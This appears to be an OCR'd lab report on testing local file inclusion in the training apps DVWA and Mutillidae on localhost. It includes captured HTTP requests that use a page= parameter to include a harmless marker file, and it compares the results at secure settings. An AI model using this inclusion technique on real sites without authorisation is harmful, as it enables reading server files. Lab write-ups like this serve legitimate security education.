Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 386


Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 387
Find:
No matchesTime: 41 ms
Body Length: 4,336
Total Length: 4,700 bytes
6, 12:22:43 GET
http://127.0.0.1:4280/vulnerabilities/fi/?pag...
200 OK
5... 4,812 bytes
6, 12:35:04 GET
http://127.0.0.1:4280/vulnerabilities/fi/?pag...
200 OK
2... 4,336 bytes
Medium


Phase 5: DVWA file include test at two settings

I sent the same request each time. I kept page=/tmp/lab3/lfi-marker.txt. The only change was the DVWA security cookie. First I used Medium. Then I used Impossible.

At Medium, the server still returned the marker content.

At Impossible, the output became ERROR: File not found! It did not show a full path or any extra details. That looked like the include target was locked down or allow-listed when DVWA is set to Impossible.






Manual Request Editor
Request
Response
Text
Send
HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 11:44:39 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4345
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
LAB3_LFI_MARKER_DVWA_2026


Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 385

Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 386

Warning: Cannot modify header information - headers already sent by (output started at /tmp/lab3/lfi-marker.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 387
Find:
No matches
Time: 16 ms
Body Length: 4,345
Total Length: 4,709 bytes


Manual Request Editor
Request
Response
Method
Text
Send
GET http://127.0.0.1:4280/vulnerabilities/fi/?page=file1.php HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/fi/?page=include.php
Cookie: security=impossible; PHPSESSID=696d8dc2bf7110969d956e0d6998f675
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Find:
No matches
Time: 0 ms
Body Length: 0
Total Length: 0 bytes


Manual Request Editor
Request
Response
Method
Text
Send
GET http://127.0.0.1:4280/vulnerabilities/fi/?page=/tmp/lab3/lfi-marker.txt HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/fi/?page=include.php
Cookie: security=impossible; PHPSESSID=696d8dc2bf7110969d956e0d6998f675
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
content-length: 0
Find:
No matches
Time: 14 ms
Body Length: 22
Total Length: 361 bytes


Manual Request Editor
Request
Response
Text
Send
HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 18:36:00 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 22
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
ERROR: File not found!
Find:
No matches
Time: 14 ms
Body Length: 22
Total Length: 361 bytes

Phase 6: Mutillidae marker setup and LFI check

I made a new marker file for Mutillidae. The name was LAB3_LFI_MARKER_MUTILLIDAE_2026. I placed it in the Mutillidae web container. I used the same sudo docker exec method as before, then I checked the file hash with sha256sum.

Mutillidae has arbitrary-file-inclusion.php. It follows the same page parameter style as the DVWA test. When I requested page=/tmp/lab3/lfi-marker.txt, the page output included the marker text as part of the response.

Application: Mutillidae

Endpoint: index.php?page=

Parameter: page


Normal value: arbitrary-file-inclusion.php


Test value: /tmp/lab3/lfi-marker.txt

Marker: LAB3_LFI_MARKER_MUTILLIDAE_2026

Result: The marker text showed up in the HTTP response.

Finding: The page parameter in Mutillidae also lets the server include a file when the security is low or default.








Phase 7: Mutillidae File-Inclusion Secure Comparison


I ran the same attempt on Mutillidae at its top setting, Level 5 (Secure). When I asked for the marker file, I got back “Validation Error: 404 - Page Not Found” instead of the marker data. In the reply, the system did not show the PHP version either, with the message “PHP Version: Not Available - Secure mode doesn't reveal the server version.” Even so, the output still listed this in

the PHP config: allow_url_fopen: On and allow_url_include: On. So the remote include option is still turned on, even though the app-level rule stops the request at this level.



